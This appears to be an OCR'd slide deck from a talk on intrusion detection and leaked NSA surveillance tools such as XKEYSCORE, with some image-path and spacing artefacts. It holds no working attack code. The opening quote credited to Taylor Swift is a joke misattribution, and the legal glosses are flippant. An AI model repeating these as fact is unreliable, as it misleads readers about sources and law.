
Intrusion Detection: Use and *Misuse*



"Mass surveillance is the elegant oppression, a panopticon without bars. Its cage is small but out of sight, behind the eyes - on the mind."

– Taylor Swift

Something Happened...

- A disgruntled Microsoft Sharepoint administrator in Hawaii quit in the most ***epic*** way possible
  - Before flying to Hong Kong and ending up a guest of @DarthPutinKGB
- And more leaks since then:
  - The TAO Ant catalog + Tor XKEYSCORE rules
  - The New Zeland XKEYSCORE rules
  - NSA tasking and SIGINT summaries
  - The Shadow Brokers data dump

The NSA Tech Is Nothing Special...

- Nothing as cool as The Great Seal bug
  - AKA "The Thing"
- Instead, its mostly off-the-shelf concepts
  - Scalable NIDS & Databases
  - Hadoop
  - Malicious code
  - Cool little hardware pieces
- Combined with More Money than God™


But They Use
Slightly Different Language

- Selector
  - A piece of information that identifies what you are looking for
    - Email address, phone #, etc…
- Fingerprint
  - A NIDS match
- Implant
  - Malcode or other piece of sabotage
- US person:
  - Either a US citizen ***or*** someone in the US (also effectively applies to UK, Canada, Australia, and New Zealand).
    Without serious paperwork, ***DO NOT SPY ON***!
- FAA 702
  - FISA (Foreign Intelligence Surveillance Act) Amendments Act section 702:
    You aren't a "US person", outside the US, we can get what we want from within the US
- EO12333
  - You aren't a "US person" and this is outside the US, anything goes!

Not NOBUS
(Nobody But Us)


US Navy Photograph

Not About Needles In Haystacks




Wikimedia Photo

Not About Connecting the Dots



Drift Nets to Create Metadata



HTTP Request:
URL

Spotted .onion
URL: X

.doc file:
Author X

Is an Iphone?

PGP message
key: X

Mojahadeen Secrets
key: X

José Ramón García Ares for Wikipedia

Pulling Threads
To Get Results

Wikimedia Photo

A Thread To Pull:
Watching an IRC Chat


```
OtherDude: Hey, did you see
OtherDude: http://www.bbc.com/news/world-us-canada-16330396?
AnonDude: hmmm...
AnonDude: HAHAH, that's pretty funny!
```

Intercept captured 12/30/2011 11:32 GMT


Step 1: "Use SIGINT" (Signals Intelligence)/DNI (Digital Network Intelligence):
Enables identification of AnonDude and developing a "pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation):
After identification, invoke "exploit by name" to take over AnonDude's computer

Start With Your Wiretaps... XKEYSCORE DEEPDIVE



How They Work: Scalable Network Intrusion Detection Systems. Yeup, exactly the same!



Do this in OpenFlow:
100 Gbps installs
already done

Linear Scaling:
10x the money...
10x the bandwidth!
1u gives 1-5 Gbps

Inside the NIDS

```
GET HT TP /fu bar/  1.1..
```

HTTP Request
URL = /fubar/
Host = ...

```
GET HTTP /b az/?id= 1f413 1.1...
```

HTTP Request
URL = /baz/?id=...
ID = 1f413

```
220  mail.domain.target  ESMTP Sendmail...
```

